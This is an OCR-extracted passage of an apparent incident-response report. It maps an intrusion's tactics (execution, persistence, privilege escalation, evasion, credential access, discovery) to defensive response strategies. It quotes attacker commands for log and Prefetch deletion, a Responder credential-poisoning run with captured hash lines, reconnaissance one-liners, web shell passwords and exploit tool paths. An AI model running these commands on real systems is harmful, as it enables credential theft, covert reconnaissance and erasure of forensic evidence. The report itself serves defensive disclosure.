Additionally installed malware is registered as a service as a DLL file and executed.





#### Response Strategy

- Install anti-virus software and enable real-time detection
- Apply policies to block unnecessary command execution(using Applocker) on critical system resources on critical system resources (https://docs.microsoft.com/ko-kr/previous-versions/windows/server/hh831440(v=ws.11)?redirectedfrom=MSDN)

### 4 Service Execution

Additionally installed malware is registered as a service as a DLL file and executed.





**Response Strategy**

- Monitor the installation of services(event ID 7045), launching of new services(event ID 7036), and error logs (event ID 7030) in the system log to identify abnormal services.

### 5 Windows Management Instrumentation

An attacker uses Windows Management Instrumentation(WMI) to collect a list of anti-virus software currently installed on the system.




**Response Strategy**

- Consider disabling if the system does not use WMI

### 6 Command-Line Interface

The attacker executed commands to the infected server mainly through remote-controlled malware. Below are the commands that were used obtained through server analysis.

| Function | Command |
|---|---|
| Search for system account information | query user<br>query session<br>net user administrator<br>whoami |
| Search for system information | hostname<br>systeminfo<br>time /t<br>ver |
| Network sharing | net use<br>net view |
| Check network information | ipconfig /all<br>arp -a<br>netstat -ano \| find “ESTA”<br>netstat -ano \| find “LIST”<br>ping -a -n [IP] |
| Check service information | sc queryex [Service Name]<br>sc query [Service Name] |
| Check process information | tasklist /svc |
| Trace removal | del [File Name]<br>rmdir [Directory Name] |
| Check IIS domain list | C:₩Windows₩System32₩inetsrv₩appcmd.exe list site |
| Check file and directory information | dir [File or Directory Name]<br>dir /a /s [File or Directory Name] |


**Response Strategy**

- Block unecessary command executions (through services such as AppLocker) on critical system resources (https://docs.microsoft.com/ko-kr/previous-versions/windows/server/hh831440(v=ws.11)?redirectedfrom=MSDN)
- Record and monitor commands executed through the Command Line Interface through the logging program.

## C. Persistence


1 Redundant Access
2 Web shell

Web shells were inserted to secure redundant access to web servers that are being abused as C&C. The webshells used primarily by attackers are 'Redhat web' shells, 'WSO' web shells, 'Venus' web shells and 'Code Hunters' web shells. The password used to log in to the 'Redhat' web shell was '1234qwer' and 'venus' for the 'Venus' web shell.









### Response Strategy

- Identify and check suspicious files created at the time of infiltration.
- Remove execution privileges from the upload file path and monitor files created with specific extensions (.asp, .cer, .html, .php, etc.)
- Recommend regular use of the web shell detection tool Whistles (provided by KISA)
  (Whistl download link: https://www.boho.or.kr/download/whistlCastle/whistl.do)

### 3 New Service

If a malware is registered as a service, the malware automatically executes upon reboot.




**Response Strategy**

- Monitor the registration of new services(event ID 7045) in the system log to identify abnormal services.

### 4 Registry Run Keys / Start Folder

When a malware is created in the startup program path, the malware automatically executes at each reboot.

**Command to check malware registered as a startup program**

cmd.exe /c dir "C:₩Users₩[User Name]₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu ₩Programs₩Startup₩javaw.exe"

**Response Strategy**

- Monitor the startup folder path and programs registered as startup program (C:₩Users₩[UserName]₩AppData₩Roaming₩Microsoft₩Windows₩StartMenu₩Programs₩Startup₩)

## D. Privilege Escalation

### 1 Exploitation for Privilege Escalation

The attacker The attacker attempted to escalate the privileges by executing a file created with a tool using CVE-2014-4113. which is a Windows privilege elevation vulnerability. An attacker remotely connects or attackers drive and copies malware to the infected system local drive. Based on the folder names classified on the attacker's drive, it is assumed that the vulnerability was primarily used to attack the Windows 2003 server.

| Attacker's remote drive path | Infected system's local drive path |
|---|---|
| Z:₩Tools₩2003_elevator₩CVE-2014-4113.exe | E:₩...₩board_9_files₩image.tmp |

**Response Strategy**

- Monitor application crash logs as elevation of privilege may result in errors (%SystemDrive%₩ProgramData₩Microsoft₩Windows₩WER)
- Keep operating system up-to-date
- Install anti-virus software and enable real-time detection

### 2 Bypass User Account Control

The attacker attempted a User Access Control(UAC) bypass using an open tool called UACME.


| Attacker's remote drive path | Infected system's local drive path |
|---|---|
| Z:₩Tools₩UACME₩LoaderW_x86.exe | C:₩Users₩...₩AppData₩Local₩dwm.exe |
| Z:₩Tools₩UACME₩Akagi32_Enc-11-18.dll | C:₩Users₩...₩AppData₩Local₩ntuser.dat |

**Response Strategy**

- Monitor application crash logs as elevation of privilege may result in errors (%SystemDrive%₩ProgramData₩Microsoft₩Windows₩WER)
- Keep operating system up-to-date
- Install anti-virus software and enable real-time detection

### 3 New Service

Malware has SYSTEM privileges when executed using the service.





**Response Strategy**

- Monitor registration of new services(event ID 7045) in the system log to identify abnormal services.
- Disable the administrator account and enable the administrator group account User Access Control (UAC)

## E. Defense Evasion

### 1 Masquerading

The attacker disguises malware as system default files, Java programs, Windows update files, Windows default programs, Sticky Notes, etc. to avoid being detected.


| Type | Malware name |
|---|---|
| Masquerading of system files | C:₩Windows₩SysNative₩perfcon.dat<br>C:₩Windows₩System32₩perfcon.dat<br>C:₩Windows₩SysNative₩perf91nc.inf<br>C:₩Windows₩System32₩perf91nc.inf<br>C:₩Windows₩SysNative₩nwsapagentmonsvc.dll<br>C:₩Windows₩System32₩nwsapagentmonsvc.dll |
| Masquerading of java files | C:₩Users₩[User Name]₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu₩Programs₩Startup₩javaw.exe |
| Masquerading of Windows update files | C:₩Windows₩SoftwareDistribution₩Download₩BIT[숫자4~5개].tmp |
| Masquerading of Themida packing program | Z:₩Tools₩Installer-10-11₩New-2020-01-29-Installer₩install-themida-64.exe |
| Masquerading of Sticky Notes program | Z:₩Tools₩aDllMeloadTool1.0₩dllmenloadtool64.exe<br>  |

**Response Strategy**

- Monitor files generated on paths that are often abused to generate malware
- C:₩Windows₩System32₩
- C:₩Windows₩SysNative₩
- C:₩Windows₩SoftwareDistribution₩Download₩
- C:₩Users₩[User Name]₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu₩Programs₩Startup₩

### 2 Indicator Removal on Host

Windows stacks data called Prefetch to run applications effectively and quickly. This data records the application's execution history, which the attacker attempted to delete to interrupt the analysis. The web server identified traces of deleting some of the web logs to hide the attack.




#### Command for Prefetch removal

cmd.exe /c "del C:₩Windows₩Prefetch₩*.pf > "%s" 2>&1" edg173F.tmp

#### Response Strategy

- Recommend regular backup settings for logs (event logs, web logs, etc.) used to analyze incidents

### 3 File Deletion

The attacker included a self-delete function to prevent duplicate execution of malware, and deleted various log files to clear their traces.

#### Commands for file deletion


del C:₩Windows₩Prefetch₩*.pf
del C:₩Windows₩SoftwareDistribution₩Download₩logs₩*.txt
del C:₩Windows₩SoftwareDistribution₩Download₩logs₩*.log
rmdir C:₩Windows₩SoftwareDistribution₩Download₩logs
del C:₩Users₩THOR₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu ₩Programs₩Startup₩OfficeC2RUpdate.lnk

#### Response Strategy

- Monitor for execution of commands related to deletion.
- Install anti-virus software and enable real-time detection

### 4 Software Packing

The attacker used a commercial packing program called 'Themida' to pack malware to evade anti-virus software detection. It was also used in the filenames of some unpacked malware.





| Attacker's remote drive path | Infected system's local drive path |
|---|---|
| Z:₩Tools₩Installer-10-11₩New-2020-01-29-Installer₩install-themida-x86.exe | C:₩WINDOWS₩SoftwareDistribution₩Download₩BIT3001.tmp |

**Response Strategy**

- Install anti-virus software and enable real-time detection

### 5 Redundant Access

Web shells were inserted to secure redundant access to web servers that are being abused as C&C. The webshells used primarily by attackers are 'Redhat web' shells, 'WSO' web shells, 'Venus' web shells and 'Code Hunters' web shells. The password used to log in to the 'Redhat' web shell was '1234qwer' and 'venus' for the 'Venus' web shell.






**Response Strategy**

- Identify and check suspicious files created at the time of infiltration.
- Remove execution privileges from the upload file path and monitor files created with specific extensions (.asp, .cer, .html, .php, etc.)
- Recommend regular use of the web shell detection tool Whistles (provided by KISA)
  (Whistl download link: https://www.boho.or.kr/download/whistlCastle/whistl.do)

### 6 Process Injection : Inject Code in Specific Process

An attacker injects malware into the memory of the w3svc process to intercept all packets on the server-hosted homepage. If the target then accesses a specific homepage path, it will be moved to a malware distribution site.




**Command to Query w3svc Service Information**


```
cmd.exe /c "sc query w3svc > "%s" 2>&1" edg173F.tmp
cmd.exe /c "sc queryex w3svc > "%s" 2>&1" edg173F.tmp
```

**Response Strategy**

- Install antivirus software and enable real-time detection

## 7 Obfuscated Files or Information

Remote control malware exists as encrypted files on the system.



### Response Strategy

- Install antivirus software and enable real-time detection

## F. Credential Access

### 1 Credentials in Files : Steal credential information saved in files

After taking over the infected system, the attacker stole the log-in information exposed in plain text on the DB setup file and the server setup file, and accessed the DB to collect account information on the website. After collecting the account information, the password pattern was identified and used to spread the malware internally.

| Infected system's local drive path | Attacker's remote drive path |
|---|---|
| D:₩htdocs₩dbadmin₩db_sql.php | Z:₩Object₩Web_HTTP₩Download₩[ComputerName] [SYSTEM] [C7348219B03D9B0E]₩db_sql.php |
| D:₩...₩include₩dbconn.asp | Z:₩Object₩Web_HTTP₩Download₩[ComputerName] [NETWORK SERVICE] [27559E258E485B0A]₩dbconn.asp |
| D:₩setup₩00신규서버구축₩00서버 설정.txt | Z:₩Object₩Web_HTTP₩Download₩[ComputerName] [SYSTEM][C7348219B03D9B0E]₩0000 서버 설정.txt |
| D:₩server₩Tomcat 8.5_Agent00₩conf₩server.xml | Z:₩Object₩Web_HTTP₩Download₩[ComputerName] [SYSTEM][C7348219B03D9B0E]₩server.xml |

**Response Strategy**

- Encrypt files containing critical passwords
- Recommend setting a different password for each service account
- Consider setting up a Digital Rights Management (DRM) (enterprise document security solution)

### 2 Private Key : Steal a private key and certificate

In the case of a web server, The attacker steals the server's SSL certificate.

| Infected system's local drive path | Attacker's remote drive path |
|---|---|
| D:₩server₩Tomcat 8.5_Agent00₩cert | Z:₩Object₩Web_HTTP₩Download₩[ComputerName] [SYSTEM][C7348219B03D9B0E]₩cert.zip |

**Response Strategy**


- Monitor access to directories where certificate files exist


### 3 LLMNR/NBT-NS Poisoning and Relay

LLMNR and NBT-NS are components that help identify hosts among systems in the same subnet. LLMNR/NBT-NS Poisoning is a technology that can use this to intercept a user's name and password (NTLM hash). The attacker used a tool called 'Response' to manipulate the name services and collect the credentials and hash information on the local network.

#### Command for Execution

Responder.exe -i [Target IP] -rPv




#### Part of the Responder Session Log

03/17/2020 08:49:10 AM - [Proxy-Auth] Sending NTLM authentication request to [Target IP]
03/17/2020 08:49:10 AM - [Proxy-Auth] **NTLMv2 Client : [Target IP]**
03/17/2020 08:49:10 AM - [Proxy-Auth] **NTLMv2 Username : RTNB088₩[User Name]**
03/17/2020 08:49:10 AM - [Proxy-Auth] **NTLMv2 Hash : [User Name]::RTNB088:11223344556**

#### Attacker's Action to Delete the Response Session Log

cmd.exe /c "del C:₩Windows₩SoftwareDistribution₩Download₩logs₩*.txt
cmd.exe /c "del C:₩Windows₩SoftwareDistribution₩Download₩logs₩*.log
cmd.exe /c "rmdir C:₩Windows₩SoftwareDistribution₩Download₩logs

#### Response Strategy

- Monitor traffic on UDP 5355 and 137 ports
- Install LLMNR / NBT-NS Spoofing Detectors
- Monitor Window event log ID 4697, 7045


## G. Discovery

### 1 File and Directory Discovery

The attacker used the search program "Everything' to make navigating file and folder information more easy and efficient.

**Execution Command**

Everything.exe -db [tmp file]
Everything.exe -exit




**Response Strategy**


- Encrypt files and directories containing sensitive content
- Consider setting up a Digital Rights Management (DRM) (enterprise document security solution)

### 2 Browser Bookmark Discovery : Discover browser bookmark and access history

The attacker used a normal program called 'Browsing History View' provided by NirSoft to collect browser bookmarks and history information.

**Execution Command**

BrowsingHistoryView.exe /scomma [LogFile] /sort ~2 /VisitTimeFilterType 1




**Response Strategy**

- Because discovering browser behavior is difficult to distinguish from normal behavior, detect with other indicators of compromise

### 3 System Time Discovery

Discovery the time of the current system.

**Command for Gathering Time**

```
time /t
```

**Response Strategy**

- Monitor commands and parameters

### 4 Security Software Discovery

Attackers use Windows Management Instrumentation(WMI) to discovery installed anti-virus software.

Name space : root₩SecurityCenter2
Query : Select * From AntivirusProduct
Properties : displayName

**Response Strategy**

- Review disabling if the system does not use WMI
- Install anti-virus software and enable real-time detection

### 5 Query Registry

To install malware under normal service names, collect existing services lists and services lists in the netsvcs group.

**Registry Search Path**

HKLM₩SYSTEM₩CurrentControlSet₩Services, [Service Name]
HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Svchost, netsvcs

**Response Strategy**

- Install anti-virus software and enable real-time detection

### 6 Process Discovery

To verify that the installed registry and malware are registered properly, search the process list.

**Command for Discovering Service related Process**

cmd.exe /c "tasklist /svc 〉 "%s" 2〉&1" edg173F.tmp

**Response Strategy**

- Monitor commands and parameters

### 7 System Owner/User Discovery

Collects account information for the system currently accessed by the attacker.

**Current User Name Discovery Command**

```
cmd.exe /c "whoami 〉 "%s" 2〉&1" edg173F.tmp
```

**Response Strategy**

- Monitor commands and parameters

### 8 System Information Discovery

Collects information on the system currently being accessed by an attacker.

**System Information Discovery Command**

```
cmd.exe /c "systeminfo 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "hostname 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "ver 〉 "%s" 2〉&1" edg173F.tmp
```

**Response Strategy**

- Monitors commands and parameters

### 9 System Network Configuration Discovery

Collect network configuration information for the system currently being accessed by the attacker.

**Network Configuration Discovery Command**

```
cmd.exe /c "ipconfig /all 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "arp -a 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "C:₩Windows₩System32₩inetsrv₩appcmd.exe list site 〉 "%s" 2〉&1" edg173F.tmp
```

(Discovery of list of domains being hosted)

**Response Strategy**

- Monitor commands and parameters

### 10 Account Discovery

Collects a complete list of accounts in the system and account information details

**Account Information Discovery Command**

```
cmd.exe /c "net user 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "net user Administrator 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "query user Administrator 〉 "%s" 2〉&1" edg173F.tmp
```

**Response Strategy**

- Monitor commands and parameters

11 Remote System Discovery : Discover different systems in the network

Collects a list of different systems on the same network.

**Network Discovery Command**

```
cmd.exe /c "net view 〉 "%s" 2〉&1" edg173F.tmp
```

**Response Strategy**

- Monitor commands and parameters

12 System Service Discovery

Collects detailed information of the services currently installed in the system.

**Service Detailed Information Discovery Command**

```
cmd.exe /c "sc query nwsapagent 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "sc query w3svc 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "sc queryex w3svc 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "sc query [서비스 명] 〉 "%s" 2〉&1" edg173F.tmp
```

**Response Strategy**

- Monitor commands and parameters

### 13 System Network Connections Discovery

Collects network connection status and session information of the current system.

**Network Connection Status and Session Information Command**

```
cmd.exe /c "netstat -ano | find “ESTA” 〉 "%s" 2〉&1" edg173F.tmp
